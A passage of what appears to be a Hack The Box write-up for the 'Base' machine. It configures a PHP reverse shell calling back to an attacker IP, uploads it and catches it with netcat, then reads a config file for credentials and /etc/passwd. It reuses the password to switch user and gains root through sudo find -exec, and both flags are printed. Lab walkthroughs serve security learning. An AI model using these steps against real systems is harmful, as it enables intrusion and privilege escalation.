┌──(root💀 kali)-[/Documents/htb/boxes/base]
└─# geany shell.php
```



```
set time limit (0);
$VERSION = "1.0";
$ip = '10.10.14.32';  // CHANGE THIS
$port = 8888;         // CHANGE THIS
$chunk size = 1400;
$write a = null;
$error a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```




shell.php




Your file was uploaded

The file is accessible from the **_uploaded** folder, which was discovered earlier. The URL will be




10.10.10.48/_uploaded/shell.php



```
┌──(root💀kali)-[/Documents/htb/boxes/base]
└─# nc -nlvp 8888
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.48.
Ncat: Connection from 10.10.10.48:49904.
Linux base 4.15.0-88-generic #88-Ubuntu SMP Tue Feb 11 20:11:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 22:02:56 up 3 days, 15 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


A basic enumeration check is to search the file system for database passwords. Let's read the config.php in `/var/www/html/login`.




```
cat /var/www/html/login/config.php
<?php
$username = "admin";
$password = "thisisagoodpassword";
```

admin:thisisagoodpassword


We can also read `/etc/passwd` to find the username `john`. The password can be used to login `john`. Let's upgrade to a pty shell and su to that user.



```
$password = "thisisagoodpassword";www-data@base:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
john:x:1000:1000:John:/home/john:/bin/bash
```



```
www-data@base:/$ su john
su john
Password: thisisagoodpassword

john@base:/$ id
id
uid=1000(john) gid=1000(john) groups=1000(john)
```




```
john@base:~$ cat user.txt
cat user.txt
f54846c258f3b4612f78a819573d158e
```

Privilege Escalation

Since we have the users password let's see if we can run any commands using sudo.


```
sudo -l
```

It seems that we can run **find** as sudo.



```
Matching Defaults entries for john on base:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
```

This binary can be used to execute commands as. It searches for files in the root folder of the system and executes the bash shell as root.



```
sudo /usr/bin/find /etc -exec /bin/bash \;
root@base:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@base:~# ls
ls
linpeas.sh  shell2  user.txt
root@base:~# cat /root/root.txt
cat /root/root.txt
51709519ea18ab37dd6fc58096bea949
```